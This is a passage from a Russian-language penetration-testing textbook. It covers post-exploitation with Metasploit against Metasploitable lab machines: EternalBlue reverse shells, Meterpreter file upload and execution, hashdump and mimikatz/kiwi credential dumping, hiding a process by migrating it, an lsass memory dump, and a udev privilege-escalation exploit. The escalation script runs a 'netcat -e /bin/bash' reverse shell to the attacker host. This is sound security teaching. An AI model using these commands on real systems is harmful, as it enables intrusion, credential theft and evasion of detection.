Данный эксплойт по умолчанию использует полезную нагрузку общего назначения Meterpreter, обеспечивающую доступ на уровне системы. Освоив данный интерфейс, вы сможете задействовать одни и те же команды для эксплуатации уязвимостей в системах Linux, Windows или macOS. О том, что можно делать с помощью данной оболочки, мы поговорим чуть позже.

Если вы предпочитаете использовать командную строку Windows, то можете выбрать одну из нескольких полезных нагрузок, позволяющих это делать. В примере 6.8 я снова задействовал эксплойт EternalBlue, но изменил полезную нагрузку для получения командной строки Windows. Не все полезные нагрузки совместимы с каждым из эксплойтов. В данном случае применяется полезная нагрузка `reverse_tcp`, которая выполняет обратное подключение к системе, где работает Metasploit, и предоставляет командную строку.

Пример 6.8. Использование эксплойта EternalBlue для получения командной строки

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD ↵
payload/windows/x64/shell_reverse_tcp
PAYLOAD => windows/x64/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.43:4444
[*] 192.168.1.223:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.223:445 - Host is likely VULNERABLE to MS17-010! - Windows ↵
Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.223:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.223:445 - The target is vulnerable.
[*] 192.168.1.223:445 - Connecting to target for exploitation.
[+] 192.168.1.223:445 - Connection established for exploitation.
[+] 192.168.1.223:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.223:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.223:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 ↵

```

```

2 3 Windows Server 2
[*] 192.168.1.223:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.1.223:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pack 1
[*] 192.168.1.223:445 - 0x00000030 6b 20 31
[+] 192.168.1.223:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 192.168.1.223:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.223:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.223:445 - Starting non-paged pool grooming
[+] 192.168.1.223:445 - Sending SMBv2 buffers
[+] 192.168.1.223:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.223:445 - Sending final SMBv2 buffers.
[*] 192.168.1.223:445 - Sending last fragment of exploit packet!
[*] 192.168.1.223:445 - Receiving response from exploit packet
[+] 192.168.1.223:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.223:445 - Sending egg to corrupted connection.
[*] 192.168.1.223:445 - Triggering free of corrupted buffer.
[*] Command shell session 2 opened (192.168.1.43:4444 -> 192.168.1.223:50547) at 2023-08-05 18:55:12 -0400
[+] 192.168.1.223:445 - =====
[+] 192.168.1.223:445 - -----WIN-----
[+] 192.168.1.223:445 - =====

```

Shell Banner:

Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>

Как видите, эксплойт работает так же, как и раньше. Единственное различие между двумя его запусками заключается в полезной нагрузке, которая никак не влияет на сам эксплойт, а лишь предоставляет нам альтернативный интерфейс для взаимодействия с системой. В данном случае речь идет о традиционном командном процессоре Windows, который на протяжении десятилетий использовался в этой ОС, а еще раньше — в DOS. Помимо знакомого вам командного процессора, можете применять также интерфейс PowerShell, заменив полезную нагрузку на `payload/windows/x64/power-shell_reverse_tcp`. PowerShell — это мощный инструмент, который можно применять в macOS и Linux, правда, для этого его сначала нужно будет установить в этих ОС. Если же вам требуется интерфейс, не зависящий от операционной системы, то можете выбрать оболочку Meterpreter, предоставляющую множество функций, отсутствующих в традиционном командном процессоре и даже в PowerShell.

Использование оболочки Meterpreter

Получив оболочку Meterpreter, мы можем приступить к сбору информации. Она позволяет загружать и скачивать файлы, получать списки файлов и процессов, а также создавать снимки экрана рабочего стола, если таковой имеется (например,

серверы не всегда предусматривают подобный интерфейс). Как уже было сказано, оболочка Meterpreter не зависит от операционной системы. Это означает, что в любой скомпрометированной системе будет работать один и тот же набор команд. Это также говорит о том, что при просмотре списков процессов или файлов вам не понадобятся знания об особенностях операционной системы и ее командах. Достаточно знать команды Meterpreter.



Учтите, что не все эксплойты используют полезную нагрузку Meterpreter. Более того, не все эксплойты в принципе способны на это. Все, что написано в данном разделе, актуально только для тех случаев, когда вы можете задействовать полезную нагрузку на основе Meterpreter. Иногда применение конкретной полезной нагрузки может оказаться недопустимым из-за ее размера или по другим соображениям.

Эксплуатация уязвимости и получение доступа к системе — это не конечная цель, во всяком случае для серьезных злоумышленников или тестировщиков. В ходе тестирования безопасности заказчик может попросить вас проверить, насколько далеко может продвинуться потенциальный атакующий. Интерфейс Meterpreter предоставляет функции, позволяющие проникнуть в сеть максимально глубоко, с помощью такой техники, как *проброс трафика* (pivoting). Проброс трафика можно осуществлять с помощью модулей для постэксплуатации, которые позволяют также собирать множество подробных сведений о системе и пользователях.

Следует отметить, что в отличие от команд Meterpreter модули для постэксплуатации специфичны для ОС и представляют собой Ruby-сценарии подобно эксплойтам и вспомогательным модулям. Они загружаются и выполняются через соединение, установленное между вашей системой Kali и целевым объектом. Для Windows предусмотрены модули **gather**, **manage** и **capture**, а для Linux и macOS — только модуль **gather**.

Основы работы с Meterpreter

Интерфейс Meterpreter предусматривает команды для перемещения по системе, получения информации о процессах, создания списка файлов и манипулирования ими. В большинстве случаев команды имеют то же название, что и их аналоги в Unix-подобных операционных системах, хотя они работают и в Windows. Например, для получения списка файлов в Meterpreter используется команда **ls**. В системе Windows для этого применяется команда **dir**. Аналогичным образом, для получения списка процессов в Windows требуется графическое приложение, а в Meterpreter, как и в Linux, используется команда **ps**. Благодаря этому вы всегда можете получить текстовый список процессов, фрагменты которого будете копировать и вставлять по мере необходимости.

Одна из приятных особенностей Meterpreter заключается в том, что вам не нужно тратить время на поиск справочной информации о той или иной функции. Для получения списка всех доступных команд с подробным описанием каждой из них достаточно ввести команду **help**. Кроме того, Meterpreter упрощает процесс поиска

данных. Команда `search` позволяет находить файлы в скомпрометированной системе, избавляя вас от необходимости делать это вручную. В поисковый запрос можно включать подстановочные знаки. Например, запрос `*.docx` позволяет обнаружить файлы, созданные с помощью более поздних версий приложения Microsoft Word.

Если вам нужно отправить на целевой хост дополнительные файлы для его дальнейшей эксплуатации, можете воспользоваться командой Meterpreter `upload`, которая перенесет файл с вашей системы Kali на целевую систему. Если вы загружаете исполняемый файл, то можете запустить его непосредственно из интерфейса Meterpreter с помощью команды `execute`. Загрузка и выполнение файла продемонстрированы в примере 6.9. Как вы видите, в данном случае создается процесс, но интерактивный сеанс не устанавливается, потому что оболочка Meterpreter не превращается в канал связи между процессом и конечной точкой. Список каналов можно получить с помощью команды `channel -l`. При необходимости вы также можете получить список процессов, работающих в целевой системе, чтобы убедиться, что интересующий вас процесс запущен.

Пример 6.9. Загрузка и выполнение файла с помощью Meterpreter

```
meterpreter > upload payload.exe
[*] Uploading : /home/kilroy/payload.exe -> payload.exe
[*] Uploaded 152.50 KiB of 152.50 KiB (100.0%): /home/kilroy/payload.exe -> ↵
payload.exe
[*] Completed : /home/kilroy/payload.exe -> payload.exe
meterpreter > execute -f payload.exe
Process 5180 created.
```

Для извлечения файлов из целевой системы применяется команда `download`. При указании пути к файлу в Windows следует использовать двойной обратный слеш, так как слеш обычно выступает в качестве экранирующего символа. Например, если я хочу получить доступ к документу Word в каталоге `C:\temp`, мне следует написать `download C:\\temp\\file.docx`, чтобы гарантировать получение нужного файла.

В случае с Windows вас могут заинтересовать такие сведения, как версия ОС, разрядность процессора (32 или 64 бита), имя системы и рабочая группа, к которой она принадлежит. Для получения этой информации можно выполнить команду `sysinfo`.

Информация о пользователе

Если вы проникли в систему путем запуска эксплойта, а не с помощью украденных, приобретенных или угаданных паролей, то, вероятно, вашим следующим шагом будет сбор учетных данных, то есть имен пользователей и хешей паролей. Помните, что пароли хранятся не в виде обычного текста, а в виде хеш-значений. Модули аутентификации в ОС хешируют пароли, предоставляемые при попытке входа в систему, тем же способом, что и исходные пароли, сохраненные в базе. Затем эти хеши сравниваются, и в случае совпадения система предполагает, что при попытке входа был предоставлен корректный пароль.



Предположение о совпадении хешей паролей опирается на идею о том, что на основе двух разных фрагментов данных нельзя сгенерировать одинаковое хеш-значение. Получение одного и того же хеш-значения на основе разных фрагментов данных называется *коллизией* и создает угрозу информационной безопасности. Проблема коллизий рассматривается через призму задачи математической статистики, называемой парадоксом дней рождения.

Функция Meterpreter `hashdump` позволяет извлечь из системы список имен пользователей и хешей паролей. В Linux эти данные хранятся в файле `/etc/shadow`, а в Windows — в элементе системного реестра SAM (Security Account Manager — диспетчер учетных записей безопасности). Вы можете получить имя пользователя, его идентификатор и хеш пароля из любой ОС. Пример 6.10 демонстрирует применение функции `hashdump` к системе Metasploitable 3 после ее компрометации с помощью эксплойта EternalBlue. Как видите, в выводе содержатся имена пользователей, за которыми следуют их идентификаторы и хеши паролей. Для получения пароля из хеша вам придется задействовать программу для взлома паролей. Хеш-функции являются односторонними, то есть не позволяют преобразовать хеш в исходное значение. Вместо этого вы можете генерировать хеши на основе потенциальных паролей и сравнивать полученные значения с тем, которое вам известно. Их совпадение будет свидетельствовать о нахождении пароля, позволяющего получить доступ от имени конкретного пользователя.

Пример 6.10. Захват хешей паролей

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc50351f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f7a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b73afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
```

Получение хешей паролей — это не единственная задача, которую можно решить с помощью Meterpreter, когда речь идет о сборе данных о пользователях. Например, вам может понадобиться выяснить идентификатор своего пользователя в скомпрометированной системе, чтобы понять, какими правами вы обладаете. На основании этого вы можете решить, нужно ли вам повышать привилегии для получения прав администратора, предоставляющих множество дополнительных возможностей, включая сохранение доступа к скомпрометированной системе в долгосрочной перспективе. Чтобы получить идентификатор пользователя, от имени которого оболочка Meterpreter запущена на целевом хосте, примените команду `getuid`.

Еще один способ сбора учетных данных предполагает использование модуля для постэксплуатации `credential_collector`. Он позволяет получить не только хеши

паролей, но и маркеры (токены) системы. В системе Windows *маркером доступа* называется объект, содержащий информацию об учетной записи, связанной с процессом или потоком. С помощью этих маркеров злоумышленник может выдать себя за другого пользователя, поскольку маркер определяет права и разрешения этого пользователя и свидетельствует о том, что он уже прошел аутентификацию. В примере 6.11 показан запуск модуля `credential_collector` и часть извлеченных хешей паролей и маркеров.

Пример 6.11. Запуск модуля `credential_collector`

```
meterpreter > run post/windows/gather/credentials/credential_collector
```

```
[*] Running module against VAGRANT-2008R2
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eea04ee:e02bc503339d51f71d913c245d35b50b
    Extracted: anakin_skywalker:aad3b435b51404eea41404ee:c706f83a70230e55cde2f3de94fa
    Extracted: artoo_detoo:aad3b435b51404eeaad31404ee:fac6aada8afc418b3afea63b7577b4
    Extracted: ben_kenobi:aad3b435b514eaaad3b435b51404ee:4fb77d81e7aeee80d7c2e5e55c859
    Extracted: boba_fett:aad3b435b51404eea3b4351404ee:d60f9a4859da4feada60e97d200dc9
    Extracted: chewbacca:aad3b435b51404eeadb435b54ee:e720053632ee731c7fe136af4575ed8
    Extracted: c_three_pio:aad3b435b51404eeaad3b1404ee:0fd2eb40c4a90171ba066c037397ee

<-- сокращенный вывод -->

[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    VAGRANT-2008R2\sshd_server
    VAGRANT-2008R2\vagrant
    No tokens available
meterpreter >
```

Некоторые из извлеченных маркеров соответствуют стандартным учетным записям в системах Windows. Учетная запись Local Service используется диспетчером управления службами и имеет высокий уровень привилегий в локальной системе, но не имеет прав в контексте домена Windows, поэтому вы не сможете применить ее в нескольких системах. Однако если вы скомпрометируете систему, запущенную от имени этой учетной записи, то получите права администратора. В выводе также присутствуют учетные записи служб, например под учетной записью `sshd_server` работает SSH-сервер.

В Meterpreter можно запустить модуль для постэксплуатации `kiwi`, пришедший на смену распространенной утилите для извлечения паролей `mimikatz`. Помимо стандартных функций, доступных во множестве других утилит, модуль `kiwi` предоставляет дополнительный механизм для получения учетных данных. Если у вас есть опыт работы с `mimikatz`, то многое в модуле `kiwi` покажется вам непривычным. В примере 6.12 показано применение команды `kiwi_cmd` для получения паролей.

Пример 6.12. Использование модуля `kiwi` для получения паролей

```

meterpreter > load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > kiwi_cmd sekurlsa::logonPasswords
Authentication Id : 0 ; 273968 (00000000:00042e30)
Session           : Interactive from 1
User Name          : vagrant
Domain             : VAGRANT-2008R2
Logon Server       : VAGRANT-2008R2
Logon Time         : 8/8/2023 3:41:31 PM
SID                : S-1-5-21-2803265569-188284663-2339708011-1000

msv :
[00010000] CredentialKeys
* NTLM      : e02bc503339d51f71d913c245d35b50b
* SHA1      : c805f88436bcd9ff534ee86c59ed230437505ecf
[00000003] Primary
* Username  : vagrant
* Domain    : VAGRANT-2008R2
* NTLM      : e02bc503339d51f71d913c245d35b50b
* SHA1      : c805f88436bcd9ff534ee86c59ed230437505ecf
tspkg :
wdigest :
* Username  : vagrant
* Domain    : VAGRANT-2008R2
* Password  : vagrant
kerberos :
* Username  : vagrant
* Domain    : VAGRANT-2008R2
* Password  : (null)
ssp :
credman :

```

В выводе этой команды содержатся пароли пользователей системы. В примере 6.12 показан вывод только для одного пользователя. Для отображения данных всех пользователей потребовалось бы слишком много страниц. Если вы хотите увидеть все результаты, можете создать копию системы Metasploitable 3 и повторить описанные этапы применения эксплойта. Как видите, модуль `kiwi` позволяет получить пароли в открытом виде.

Помимо поиска паролей, мы также можем получить их хеши с помощью инструмента `msv`. Поскольку Windows использует протокол Kerberos для выполнения меж-системной аутентификации, после компрометации системы имеет смысл извлечь данные этого протокола, так как они могут помочь нам мигрировать с текущей

взломанной системы на другую систему, подключенную к сети. Модуль `kiwi` извлекает эту информацию с помощью подкоманды `kerberos`, однако его возможности в плане получения паролей этим не исчерпываются.

Манипулирование процессами

После компрометации с процессом можно сделать несколько вещей. Одна из них — миграция, позволяющая замести следы путем внедрения в процесс, привлекающий меньше внимания. Например, вы можете мигрировать в процесс `Explorer.exe` или `notepad.exe`, как показано в примере 6.13. Для миграции в другие процессы нужно загрузить еще один модуль для постэксплуатации — `post/windows/manage/migrate`. Он автоматически определит подходящий для миграции процесс и при необходимости запустит его, как в данном случае.

Пример 6.13. Миграция в процесс notepad.exe

```
meterpreter > run post/windows/manage/migrate
```

```
[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1100)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4292
[+] Successfully migrated into process 4292
```

Мы также можем просмотреть дампы процессов и извлечь данные, которые могли находиться в памяти во время работы приложения, в том числе пароли и другую конфиденциальную информацию. Для этого используем утилиту `ProcDump` из пакета Microsoft Sysinternals. С ее помощью мы сможем получить файл дампа запущенного процесса, в котором будет содержаться не только код программы, но и ее данные. Первым делом мне нужно было перенести файл `procdump64.exe` со своего экземпляра Kali на взломанную систему Windows (пример 6.14). Для этого я использовал полезную нагрузку Meterpreter, которая существенно упростила процесс передачи файла. Без нее мне пришлось бы прибегнуть к другим методам, требующим создания специальной инфраструктуры.

Пример 6.14. Загрузка программы с помощью Meterpreter

```
meterpreter > upload procdump64.exe
[*] uploading : procdump64.exe -> procdump64.exe
[*] uploaded : procdump64.exe -> procdump64.exe
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
```

```
meterpreter > kiwi_cmd process::list
0      (null)
4      System
252    smss.exe
324    csrss.exe
376    wininit.exe
388    csrss.exe
428    winlogon.exe
468    services.exe
484    lsass.exe
492    lsm.exe
588    svchost.exe
648    VBoxService.exe
708    svchost.exe
780    svchost.exe
796    LogonUI.exe
848    svchost.exe
904    svchost.exe
944    svchost.exe
1008   svchost.exe
276    svchost.exe
1088   spoolsv.exe
1116   svchost.exe
1140   wrapper.exe
1316   conhost.exe
1328   domain1Service.exe
1384   elasticsearch-service-x64.exe
```

Как видите, после переноса файла программы я снова загрузил модуль `kiwi`. Хотя список процессов можно получить и с помощью команды `ps`, мы для этого воспользовались модулем `process` с командой `kiwi_cmd`, как показано в примере 6.13. В полученном списке помимо имен процессов будут содержаться идентификаторы.

Перед применением программы `procdump64.exe`, загруженной в удаленную систему, вы должны принять пользовательское соглашение (EULA). Для этого вам нужно получить командную строку на удаленной системе, введя команду **shell** в Meterpreter. Оказавшись в каталоге с загруженным файлом (именно туда вы попадаете по умолчанию), выполните команду `procdump64.exe -accepteula`. Если вы этого не сделаете, программа выведет текст соглашения на экран и предложит принять его. В примере 6.15 показано создание дампа процесса.

Пример 6.15. Использование утилиты `procdump64.exe`

```
meterpreter > shell
Process 4840 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>procdump64.exe csrss.exe
procdump64.exe csrss.exe
```

```
ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
```

```
[14:56:57] Multiple processes match the specified name.
```

```
C:\Windows\system32>procdump64.exe lsass.exe
procdump64.exe lsass.exe
```

```
ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
```

```
[14:57:13] Dump 1 initiated: C:\Windows\system32\lsass.exe_230809_145713.dmp
[14:57:14] Dump 1 complete: 1 MB written in 1.1 seconds
[14:57:15] Dump count reached.
C:\Windows\system32>exit
exit
meterpreter > download lsass.exe_230809_145713.dmp
[*] Downloading: lsass.exe_230809_145713.dmp -> ↵
/home/kilroy/lsass.exe_230809_145713.dmp
[*] Downloaded 719.61 KiB of 719.61 KiB (100.0%): lsass.exe_230809_145713.dmp -> ↵
/home/kilroy/lsass.exe_230809_145713.dmp
[*] Completed : lsass.exe_230809_145713.dmp -> ↵
/home/kilroy/lsass.exe_230809_145713.dmp
```

Чтобы сообщить утилите `procdump64.exe` о том, какой именно процесс ей необходимо извлечь из памяти, можете указать его имя или PID (при наличии одноименных процессов, как было в случае с программой `postgres.exe`, породившей множество дочерних процессов для управления своей работой). В результате на диске удаленной системы будет создан файл `.dmp`. Чтобы его проанализировать, вам придется перенести его на локальную систему, введя команду `download` в Meterpreter. Однако сначала нужно выйти из оболочки на удаленной системе с помощью команды `exit`. Это не приведет к разрыву соединения с удаленной системой, поскольку ваш сеанс Meterpreter все еще работает. Вы просто запустили оболочку в рамках этого сеанса, а затем вернулись в исходный интерфейс.

Находясь в удаленной системе, вы можете выполнять над процессами различные операции. Для этого можно использовать интерфейс Meterpreter, один из загружаемых модулей или любую другую программу, загруженную в удаленную систему. После завершения работы имеет смысл убрать за собой, чтобы предотвратить обнаружение созданных вами артефактов.

Повышение привилегий

Без высокого уровня привилегий вы мало что сможете сделать. В идеале запущенные службы должны иметь минимально возможное количество разрешений, а программисты — придерживаться принципа наименьших привилегий и не

требовать больше прав, чем это необходимо. Если вы скомпрометируете службу, предусматривающую минимум разрешений, то получите лишь те права, которыми обладает владелец скомпрометированного процесса. И чтобы сделать хоть что-то, вам придется прибегнуть к повышению привилегий.

Если вы используете оболочку Meterpreter в системе Windows, то после загрузки модуля `priv` с помощью команды `load priv` вы можете применить команду `getsystem`, чтобы опробовать различные техники повышения привилегий, обычно применяемые в системах Windows. Однако если вы нацелились на другую ОС, или стратегии, используемые командой `getsystem`, не работают, то придется прибегнуть к другим методам повышения привилегий. Кроме того, есть вероятность, что вы не сможете задействовать Metasploit для запуска своего эксплойта, поэтому мы попробуем другой способ.

Чтобы получить более высокие привилегии, вам нужно скомпрометировать системный процесс, запущенный от имени пользователя `root`, или просто переключиться на другого пользователя. В Unix-подобных системах, таких как Kali, для этого можно применять команду `su`. По умолчанию это позволит получить права `root`, если только вы не укажете конкретного пользователя. Однако для этого вам нужно будет ввести пароль пользователя `root`, который перед этим придется взломать. Также в системах Linux доступна команда `sudo`, предоставляющая временное разрешение на выполнение тех или иных действий. Например, применение команды `sudo mkdir /etc/directory` приводит к созданию каталога в директории `/etc`. Поскольку эта директория принадлежит пользователю `root`, мне требуются соответствующие разрешения. Именно поэтому я применяю команду `sudo`.

Далее мы проведем атаку, направленную на повышение привилегий, без использования паролей и команд `sudo` и `su`. Для этого воспользуемся локальной уязвимостью в системе Metasploitable 2, основанной на устаревшей версии Ubuntu Linux. Оказавшись в системе и введя команду `uname -a`, мы обнаружим, что ядро Linux имеет версию 2.6.24. Выяснить это можно и с помощью сканера `nmap`. Зная версию ядра, мы можем найти уязвимость, позволяющую атаковать данную систему.



Как вы помните, для эксплуатации локальной уязвимости нужно войти в целевую систему или иметь возможность выполнять в ней команды.

Определив то, что уязвимость связана с `udev` — менеджером устройств, работающим с ядром Linux, мы можем получить соответствующий исходный код эксплойта. В примере 6.16 видно, что для выявления уязвимостей `udev` я использовал программу `searchsploit`. Я уже провел исследование и знаю, что мне требуется эксплойт `8572.c`, поэтому могу скопировать этот файл в свой домашний каталог для дальнейшей компиляции. Поскольку я работаю с 64-битной системой, мне пришлось установить пакет `gcc-multilib`, чтобы скомпилировать 32-битный двоичный файл, так как именно такая архитектура применяется моим целевым объектом, что

можно определить с помощью команды `uname -a`. После компиляции исходного кода в исполняемый файл его нужно скопировать туда, где к нему можно будет получить удаленный доступ. Поместив его в корневой каталог своего веб-сервера, я смогу добраться до него с помощью протокола, использование которого обычно не вызывает подозрений.



В процессе компиляции вы можете ввести параметр `-o` и имя, которое хотите присвоить итоговому файлу. В данном примере я указал такое имя файла, которое не вызовет подозрений в случае обнаружения в целевой системе. Вы можете использовать любое имя, главное, не забыть его, чтобы впоследствии к файлу можно было обратиться.

Пример 6.16. Подготовка локального эксплойта

```
—(kilroy@badmilo)-[~]
└─$ searchsploit udev
```

Exploit Title	Path
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gento	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04)	linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privile	linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local P	linux/local/21848.rb

```
Shellcodes: No Results
```

```
└─(kilroy@badmilo)-[~]
└─$ cp /usr/share/exploitdb/exploits/linux/local/8572.c .
```

```
└─(kilroy@badmilo)-[~]
└─$ gcc -m32 -o elfbowling 8572.c
```

После подготовки локального эксплойта можно приступить к его выполнению. В примере 6.17 показан процесс эксплуатации уязвимости в распределенном компиляторе C системы Metasploitable 2. Как видите, после компрометации системы я загрузил в нее двоичный файл локального эксплойта. В ходе компиляции файла автоматически устанавливается бит выполнения, сообщающий системе о том, что файл является исполняемой программой. Загрузка файла с помощью команды `wget` приводит к сбросу всех битов разрешений, поэтому нам нужно снова установить бит выполнения путем применения к файлу команды `chmod +x`. После этого мы можем приступить к повышению привилегий.

Пример 6.17. Эксплуатация уязвимости в системе Metasploitable 2

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD payload/cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
```

```
msf6 exploit(unix/misc/distcc_exec) > exploit
```

```
[*] Started bind TCP handler against 192.168.1.37:4444
```

```
[*] Command shell session 1 opened (192.168.1.38:36505 -> 192.168.1.37:4444) at 2023-09-12 17:58:27 -0400
```

```
wget http://192.168.1.15/elfbowling
```

```
chmod +x elfbowling
```



Как видите, после эксплуатации мы не получаем никакого приглашения. Такова особенность данного эксплойта и пользователя, от имени которого мы действуем. Отсутствие приглашения не говорит о неудачной попытке компрометации системы, так что просто начинайте вводить команды и смотрите, к чему это приведет.

Однако поскольку данный эксплойт предполагает внедрение в запущенный процесс, перед его запуском нужно определить PID нужного процесса. Для этого можно использовать псевдофайловую систему `proc`, хранящую информацию о процессах. Нас интересует PID процесса `netlink`. Как показано в примере 6.18, данный процесс имеет идентификатор 2417. Мы можем перепроверить это с помощью PID процесса `udev`. Значение идентификатора процесса, подлежащего заражению, будет на единицу меньше значения PID процесса `udev`. Как видите, процесс `udev` имеет PID 2418, что на единицу выше определенного нами значения. Помимо выяснения идентификатора нужного процесса требуется создать `bash`-сценарий, который будет вызывать наш эксплойт. Мы поместим в этот сценарий вызов утилиты `netcat`, которая установит обратное соединение с системой Kali, где будет запущен слушатель, созданный с помощью той же утилиты.

Пример 6.18. Повышение привилегий путем эксплуатации уязвимости `udev`

```
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7c50200	0	0	00000000	0	0	00000000	2
f75aec00	4	0	00000000	0	0	00000000	2
f7fc7200	7	0	00000000	0	0	00000000	2
f7d22600	9	0	00000000	0	0	00000000	2
f7d06800	10	0	00000000	0	0	00000000	2
f7c50600	15	0	00000000	0	0	00000000	2
f7045e00	15	2417	00000001	0	0	00000000	2
f7d03200	16	0	00000000	0	0	00000000	2
f748fa00	18	0	00000000	0	0	00000000	2

```
ps auxww | grep udev
```

```
root      2418  0.0  0.0  2216  628 ?  S<s  17:51  0:00 /sbin/udevd --daemon
daemon    4831  0.0  0.0  3232 1424 ?  SN   18:01  0:00 sh -c ps auxww | grep udev
daemon    4833  0.0  0.0  1784  532 ?  RN   18:01  0:00 grep udev
```

```
echo "#!/bin/bash" > /tmp/run
```

```
echo "/bin/netcat -e /bin/bash 192.168.1.38 8888" >> /tmp/run
./elfbowling 2417
```


На стороне Kali мы выполняем команду `netcat -l -p 8888`, приказывающую `netcat` запустить слушателя на порте 8888. Вы можете выбрать любой другой порт. Помните, что на стороне слушателя `netcat` вы не увидите ни приглашения, ни иного указания на наличие подключения, поэтому можете просто приступить к вводу команд. Первым делом имеет смысл выполнить команду `whoami` для определения пользователя, от имени которого вы подключились к системе. Запустив эксплойт, вы обнаружите, что являетесь пользователем `root` и находитесь в корневом каталоге файловой системы (`/`).

Проброс трафика в другие сети

Настольные системы обычно подключаются к одной сети с помощью одного сетевого интерфейса, тогда как серверы часто подключаются к нескольким сетям для изоляции трафика. Например, вы вряд ли захотите, чтобы административный трафик проходил через фронтенд, то есть внешний интерфейс, куда поступает внешний трафик и через который пользователи подключаются к службе. Если мы изолируем административный трафик по соображениям производительности или безопасности, то получим два интерфейса и две сети. В этом случае административная сеть будет недоступна для внешнего мира, но она, скорее всего, будет иметь внутренний доступ ко многим другим администрируемым системам.

Мы можем задействовать взломанную систему в качестве маршрутизатора. Для этого достаточно запустить один из модулей, доступных в Meterpreter. Первым делом необходимо скомпрометировать систему с помощью эксплойта, позволяющего задействовать полезную нагрузку Meterpreter. Мы снова нацелимся на систему Metasploitable 2, но поскольку эксплойт для службы `distcc` не поддерживает полезную нагрузку Meterpreter, воспользуемся уязвимостью сервера Java RMI. RMI — это функциональность, позволяющая приложению вызывать метод или функцию на удаленной системе. Именно она делает возможными распределенные вычисления и позволяет приложениям использовать службы, которые они напрямую не поддерживают. В примере 6.19 показан процесс запуска эксплойта, включая этап выбора полезной нагрузки Meterpreter на базе Java.

Пример 6.19. Эксплуатация сервера Java RMI

```
msf6 exploit(unix/misc/distcc_exec) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[*] Using exploit/multi/misc/java_rmi_server
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.38
LHOST => 192.168.1.38
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.38:4444
```

```
